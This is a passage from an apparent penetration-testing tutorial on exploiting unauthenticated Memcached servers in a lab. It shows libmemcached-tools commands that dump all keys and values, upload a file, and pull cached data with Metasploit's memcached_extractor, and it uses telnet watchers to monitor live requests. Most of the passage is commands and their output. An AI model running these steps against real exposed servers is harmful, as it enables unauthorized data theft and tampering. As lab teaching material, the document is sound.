


```
root@kali:~# memcstat --servers=192.168.1.33
Server: 192.168.1.33 (11211)
         pid: 816
         uptime: 1357
         time: 1550312415
         version: 1.5.6
         libevent: 2.1.8-stable
         pointer_size: 64
         rusage_user: 0.108037
         rusage_system: 0.324111
         max_connections: 1024
         curr_connections: 3
         total_connections: 7
         rejected_connections: 0
         connection_structures: 4
         reserved_fds: 20
         cmd_get: 0
         cmd_set: 6
         cmd_flush: 0
         cmd_touch: 0
         get_hits: 0
         get_misses: 0
         get_expired: 0
         get_flushed: 0
         delete_misses: 0
         delete_hits: 0
         incr_misses: 0
         incr_hits: 0
         decr_misses: 0
         decr_hits: 0
         cas_misses: 0
         cas_hits: 0
         cas_badval: 0
         touch_hits: 0
         touch_misses: 0
         auth_cmds: 0
         auth_errors: 0
         bytes_read: 220
         bytes_written: 5793
         limit_maxbytes: 67108864
         accepting_conns: 1
         listen_disabled_num: 0
         time_in_listen_disabled_us: 0
         threads: 4
         conn_yields: 0
         hash_power_level: 16
         hash_bytes: 524288
         hash_is_expanding: 0
         slab_reassign_rescues: 0
         slab_reassign_chunk_rescues: 0
         slab_reassign_evictions_nomem: 0
         slab_reassign_inline_reclaim: 0
         slab_reassign_busy_items: 0
         slab_reassign_busy_deletes: 0
```

The above command will give pretty much the same result as the **stats** command which we had used earlier while fetching the server statistics manually.

Now, let's get straight to dumping the key values stored in the server. Run the command given below.

```
memcdump --servers=192.168.1.33
```




```
root@kali:~# memcdump --servers=192.168.1.33

fifth
fourth
third
second
first
```

As you can see in the above image, we have dumped all the keys present in the server currently.

Now, let's dump all the values stored in the keys respectively. Run the command shown below.

```
memccat --servers=192.168.1.33 fifth fourth third second first
```




```
root@kali:~# memccat --servers=192.168.1.33 fifth fourth third second first
ignite
password
user
Text
SUCCESS..!!
```

The above command fetched us all the data stored in the respective key values. An attacker can use libmemcached-tools to easily upload any malicious file to the server too. Here, we will be showing an example of how to upload a file in the server.

Type the command shown below.


```
memccp --servers=192.168.1.33 file
```



```
root@kali:~# memccp --servers=192.168.1.33 file
root@kali:~#
```

Here, the **memccp** command is uploading a file named "file.txt" present in the root directory of our system. Now, let's use **memcat** to view the content of the file which we have uploaded in the server.

```
memcat --servers=192.168.1.33 file
```



```
root@kali:~# memccat --servers=192.168.1.33 file
7190661e5c288202f1595cc48832d010
root@kali:~#
```


As you can see, the above command fetched us the content of the file.

Dumping Data using Metasploit

As we all know, no exploitation is complete without using the Metasploit Framework once. So let's dig in and see how we can exploit Memcached using Metasploit.

Fire up the Metasploit Framework and search Memcache.

```
search memcache
```




```
msf5 > search memcache

Matching Modules
================

   Name                                              Disclosure Date
   ----                                              ---------------
   auxiliary/dos/misc/memcached
   auxiliary/gather/memcached_extractor
   auxiliary/scanner/memcached/memcached_amp         2018-02-27
   auxiliary/scanner/memcached/memcached_udp_version  2003-07-23
```

The above image shows that there are currently 4 auxiliaries present in Metasploit.

We will be using **auxiliary/gather/memcached_extractor** to fetch the keys and the values stored in it. Run the command given below.

```
use auxiliary/gather/memcached_extractor
```



```
msf5 > use auxiliary/gather/memcached_extractor
msf5 auxiliary(gather/memcached_extractor) > set rhost 192.168.1.35
rhost => 192.168.1.35
msf5 auxiliary(gather/memcached_extractor) > run

[+] 192.168.1.35:11211    - Found 1 keys

Keys/Values Found for 192.168.1.35:11211
========================================

 Key    Value
 ---    -----
 first  "VALUE first 0 11\r\nSUCCESS..!!\r\nEND\r\n"

[+] 192.168.1.35:11211    - memcached loot stored at /root/.msf4/loot/20190218044841_
[*] 192.168.1.35:11211    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


Once you have successfully imported the auxiliary in the Metasploit Framework, just set the rhost and then run the auxiliary. We know that Memcached stores data temporarily. So the above image shows that the auxiliary had fetched us both the Key and the Value currently present in the Memcached Server and stored it in its default location **/root/.msf4/loot/20190218044841_default_192.168.1.35_memcached.dump_286171.txt**

Monitoring using Watchers

Watchers are a way to connect to Memcached and monitor all the actions being performed internally.


Now connect the Memcached using telnet and type the command shown below.

```
watch fetchers
```



```
root@kali:~# telnet 192.168.1.35 11211
Trying 192.168.1.35...
Connected to 192.168.1.35.
Escape character is '^]'.
watch fetchers
OK
```

The command line OK indicates that watcher is ready to send logs.


```
root@kali:~# telnet 192.168.1.35 11211
Trying 192.168.1.35...
Connected to 192.168.1.35.
Escape character is '^]'.
watch fetchers
OK
ts=1550482501.688313 gid=1 type=item_get key=first status=found clsid=1
ts=1550482512.970331 gid=2 type=item_get key=second status=found clsid=1
ts=1550482517.379244 gid=3 type=item_get key=third status=found clsid=1
ts=1550482520.357621 gid=4 type=item_get key=fourth status=found clsid=1
ts=1550482523.735545 gid=5 type=item_get key=fifth status=found clsid=1
ts=1550482527.317897 gid=6 type=item_get key=sixth status=not_found clsid=0
ts=1550482580.860894 gid=7 type=item_get key=sixth status=not_found clsid=0
ts=1550482585.239055 gid=8 type=item_get key=sixth status=found clsid=1
```

As you can see in the above image, all the actions which are being performed in the server are shown here live.

Conclusion

In this article, we have learned beginner level methods to exploit Memcached. In our future articles, we will be showing advanced methods to exploit Memcached Servers.

Stay tuned!!